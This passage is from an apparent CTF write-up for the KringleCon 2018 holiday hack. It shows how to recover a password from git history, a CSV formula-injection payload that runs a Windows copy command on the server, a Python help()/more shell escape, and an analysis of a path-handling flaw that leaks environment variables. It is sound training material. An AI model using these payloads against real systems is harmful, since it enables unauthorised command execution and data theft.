-rw-r--r-- 1 elf  elf     1836 Dec 14 16:13 .bashrc
```

```
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Nov 14 09:48 kcconfmgmt
-rwxr-xr-x 1 elf  elf  5944352 Dec 14 16:13 runtoanswer
elf@b6cfc0fbe0e1:~$
```

Peek in the kcconfmgmt directory – it looks interesting:

```
elf@b6cfc0fbe0e1:~$ ls kcconfmgmt
README.md  app.js  package-lock.json  package.json  public  routes  server  views
elf@b6cfc0fbe0e1:~$
```

The kcconfmgmt directory definitely looks like a git repository. Let's see if we can see anything in the log that might point us to a file that might have the credentials in it.

```
elf@b6cfc0fbe0e1:~$ cd kcconfmgmt
elf@b6cfc0fbe0e1:~/kcconfmgmt$ git status
On branch master
nothing to commit, working tree clean
elf@b6cfc0fbe0e1:~/kcconfmgmt$ git log
commit 7b93f4be7e7b50b044739e02fa7c75b8fad32366
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 14 04:46:12 2018 -0500

    Add 48laceholder index, login, profile, signup pages while I CONTINUE TO WAIT FOR
UX

commit 20c7def24307589194b7dc05cd852552c36b2b2a
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 13 10:18:08 2018 -0500

    Add Bower setup for front-end

commit 604e434713b4659d7f10b91ab6d20dfa58030c24
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 12 13:04:08 2018 -0500

    Add temp placeholders for login, profile, signup pages - WAITING ON YOU UX TEAM

commit 31f4eaec30df0f41fc700532d7bc2f6aac94deb8
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 12 00:51:23 2018 -0500

    Add routes for login, logout, signup, isLoggedIn, profile access

commit ac32750bf6a4979bf37108f4438bc9695189ce14
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sun Nov 11 15:30:15 2018 -0500

    Update index route for passport

commit d84b728c7d9cf7f9bafc5efb9978cd0e3122283d
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 19:51:52 2018 -0500

    Add user model for authentication, bcrypt password storage

commit c27135005753f6dde3511a7e70eb27f92f67393f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 08:11:40 2018 -0500

    Add passport config

commit a6449287cf9ed9151d94fb747f6904158c2c4d71
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Fri Nov 9 14:08:04 2018 -0500

    Add passport middleware for user auth

commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
```

```
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default
settings i
n config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 13:25:32 2018 -0500

    Add passport module

commit d99d465d5b9711d51d7b455584af2b417688c267
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 7 16:57:41 2018 -0500

    Correct typos, runs now! Change port for MongoDB connection

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 6 17:26:39 2018 -0500
    Add initial server config
commit 69cc84998e57f4fc6aca17f2a5cb9caff53f3fd3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 5 20:17:51 2018 -0500
    Added speakers.js data model
commit c3ee078d17a5309fbe18426c048a9a12b495f39f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 5 01:27:11 2018 -0500
    File reorganization under server/
commit b4d783d7a7f8ba9bb3aee72aeba43ba9bb99c8b0
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sun Nov 4 04:30:39 2018 -0500
    Module cleanup
commit 9c06c0441c95323e8270f6a219439daba59017f5
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Fri Nov 2 11:05:49 2018 -0400
    Added Express EJS setup (go away, Jade)
commit 1f9bbf6d2cee75a9dd6bb483edf940f9bb71035f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 1 11:30:50 2018 -0400
    Initial checkin
elf@b6cfc0fbe0e1:~/kcconfmgmt$
```

Look at the “fuller” log for the commit we are interested in (i.e., the commit containing the username/password reference in the comment):


```
elf@b6cfc0fbe0e1:~/kcconfmgmt$ git log -p --stat --pretty=fuller --grep username
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author:     Sparkle Redberry <sredberry@kringlecon.com>
AuthorDate: Thu Nov 8 21:11:03 2018 -0500
Commit:     Sparkle Redberry <sredberry@kringlecon.com>
CommitDate: Thu Nov 8 21:11:03 2018 -0500
    Per @tcoalbox admonishment, removed username/password from config.js, default settings i
n config.js.def need to be updated before use
---
 server/config/config.js     | 4 ----
 server/config/config.js.def | 4 ++++
 2 files changed, 4 insertions(+), 4 deletions(-)
diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
```

```
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@b6cfc0fbe0e1:~/kcconfmgmt$
```


So the username is sredberry and the password is twinkletwinkletwinkle

```
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@b6cfc0fbe0e1:~/kcconfmgmt$ cd ..
elf@b6cfc0fbe0e1:~$ ./runtoanswer
Loading, please wait......


Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!

elf@b6cfc0fbe0e1:~$
```

Let's continue by visiting this website in an effort to obtain the *candidate_evaluation.docx* document: https://careers.kringlecastle.com/



While poking around, we generate the following 404 error:




Note that the 404 error page tells us that *C:\careerportal\resources\public* is mapped to https://careers.kringlecastle.com/public/


Let's try to copy the candidate_evaluation.docx document to the public folder and access it via the website.

Because we are uploading a CSV file, we'll try CSV injection (with Excel) to attempt to perform the copy. Our CSV file will contain the following text:


```
id,work history
1,"=cmd|' /C copy c:\candidate_evaluation.docx c:\careerportal\resources\public'!'A0'"
```



Now go to the upload page and upload our CSV file.




After submitting the web form (and thereby uploading our CSV file), we should be able to visit this URL to download the file: https://careers.kringlecastle.com/public/candidate_evaluation.docx



The download is successful.

As seen on page one of the document, “Krampus” is the job applicant whose name starts with a “K”. Reading further into this applicant’s history, we see the following:



Fancy Beaver is the name of the terrorist organization that has been attacking Santa.

Answer: Fancy Beaver

Great work! You have blocked access to Santa's treasure... for now.


And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Question 8:


Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the* ***Python Escape from LA*** *Cranberry Pi terminal challenge.*

Let's start by helping SugarPlum Mary with her terminal challenge.




The key to escaping the python shell is the help module. While viewing the help text for "open", I noticed that the help function uses the "more" utility to display help text. The more utility, while sitting at a prompt waiting for a command to fetch another line or page, allows a user to run a shell command through the syntax "!command". If we specify the *sh* command as our command, we should be able to get a fully interactive shell. This would qualify as "escaping" python. Here is the sequence of commands that demonstrates this:

```
>>> help()

Welcome to Python 3.5's help utility!

If this is your first time using Python, you should definitely check out
the tutorial on the Internet at http://docs.python.org/3.5/tutorial/.

Enter the name of any module, keyword, or topic to get help on writing
Python programs and using Python modules.  To quit this help utility and
return to the interpreter, just type "quit".

To get a list of available modules, keywords, symbols, or topics, type
"modules", "keywords", "symbols", or "topics".  Each module also comes
with a one-line summary of what it does; to list the modules whose name
or summary contain a given string such as "spam", type "modules spam".

help> open
Help on built-in function open in module io:

open(file, mode='r', buffering=-1, encoding=None, errors=None, newline=None, closefd=True, o
pener=None)
    Open file and return a stream.  Raise IOError upon failure.

    file is either a text or byte string giving the name (and the path
    if the file isn't in the current working directory) of the file to
    be opened or an integer file descriptor of the file to be
    wrapped. (If a file descriptor is given, it is closed when the
    returned I/O object is closed, unless closefd is set to False.)

    mode is an optional string that specifies the mode in which the file
    is opened. It defaults to 'r' which means open for reading in text
    mode.  Other common values are 'w' for writing (truncating the file if
    it already exists), 'x' for creating and writing to a new file, and
    'a' for appending (which on some Unix systems, means that all writes
    append to the end of the file regardless of the current seek position).
    In text mode, if encoding is not specified the encoding used is platform
    dependent: locale.getpreferredencoding(False) is called to get the
    current locale encoding. (For reading and writing raw bytes use binary
    mode and leave encoding unspecified.) The available modes are:

    ========= ========================================================
    Character Meaning
    --------- --------------------------------------------------------
    'r'       open for reading (default)
    be opened or an integer file descriptor of the file to be
    'w'       open for writing, truncating the file first
    'x'       create a new file and open it for writing
    'a'       open for writing, appending to the end of the file if it exists
    'b'       binary mode
    't'       text mode (default)
    '+'       open a disk file for updating (reading and writing)
    'U'       universal newline mode (deprecated)
    ========= ========================================================
!/bin/sh
$ ls
i_escaped
$ ./i_escaped
Loading, please wait......

  ____        _  _
 |  _ \ _   _| |_| |__   ___  _ __
 | |_) | | | | __| '_ \ / _ \| '_ \
 |  __/| |_| | |_| | | | (_) | | | |
 |_|___ \__, |\__|_| |_|\___/|_| |_| _ _
 | ____||___/___ __ _ _ __   ___  __| | |
 |  _| / __|/ __/ _` | '_ \ / _ \/ _` | |
 | |___\__ \ (_| (_| | |_) |  __/ (_| |_|
 |_____|___/\___\__,_| .__/ \___|\__,_(_)
                     |_|
That's some fancy Python hacking -
You have sent that lizard packing!
-SugarPlum Mary

You escaped! Congratulations!
$
```




Now let's go take a look at Santa's web-based packet capture and analysis tool: https://packalyzer.kringlecastle.com/




After registering for an account and logging in, we see the following page:

After sniffing traffic, some basic summary data is shown.



Pcaps can be saved and downloaded for offline analysis.



We can download those PCAP files, but Wireshark doesn't have the SSL Keys to decrypt the http2 traffic. The SSL keys we collect in our own session can be used to decrypt PCAPs we collect locally, but unfortunately not the PCAP files we download because the sessions in those files were encrypted on somebody else's machine – not ours.

Let's follow the hints by looking in the packalyzer HTML comments. Here is a possibly useful comment:

```
//File upload Function. All extensions and sizes are validated server-side in app.js
```

Let's try to grab that app.js file so we can study it. After looking around, we find it at /pub/app.js:

```
┌─[tony@parrot]─[~/Downloads]
└──╼ $curl 'https://packalyzer.kringlecastle.com:80/pub/app.js' --output app.js
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 21782  100 21782    0     0   9175      0  0:00:02  0:00:02 --:--:--  9175
┌─[tony@parrot]─[~/Downloads]
└──╼ $
```

Looking in the app.js file, we see this:

```
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
const redis = require("redis");
const redis_connection = redis.createClient();
const {promisify} = require('util');
const getAsync = promisify(redis_connection.get).bind(redis_connection);
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a
time
```

So we need a way to figure out what the value of SSLKEYLOGFILE is. Let's see if we can find a way to leak the environment variables. Looking further into the source code we see this:

```
  //Route for anything in the public folder except index, home and register
router.get(env_dirs,  async (ctx, next) => {
try {
    var Session = await sessionizer(ctx);
    //Splits into an array delimited by /
    let split_path = ctx.path.split('/').clean("");
    //Grabs directory which should be first element in array
    let dir = split_path[0].toUpperCase();
    split_path.shift();
    let filename = "/"+split_path.join('/');
    while (filename.indexOf('..') > -1) {
    filename = filename.replace(/\.\./g,'');
    }
    if (!['index.html','home.html','register.html'].includes(filename)) {
    ctx.set('Content-Type',mime.lookup(__dirname+(process.env[dir] || '/pub/')+filename))
    ctx.body = fs.readFileSync(__dirname+(process.env[dir] || '/pub/')+filename)
    } else {
    ctx.status=404;
    ctx.body='Not Found';
    }
} catch (e) {
    ctx.body=e.toString();
}
```

When processing a request, the code grabs the first directory segment and tries to use that as a key into the environment variables. If that key doesn't exist, then the code defaults to trying to open a file with "pub" as the directory. If the directory name happens to match a key, then it tries to open a file with the directory key value in the file path. An exception is thrown if the readFileSync call fails, and in that case, the exception string leaks the path.

To demonstrate this, let's try a curl command using "sslkeylogfile/x" as the resource to fetch. The code should grab the "sslkeylogfile" string from the URI (because it is the first directory segment), uppercase it to SSLKEYLOGFILE, then attempt to match that to process.env.SSLKEYLOGFILE:

```
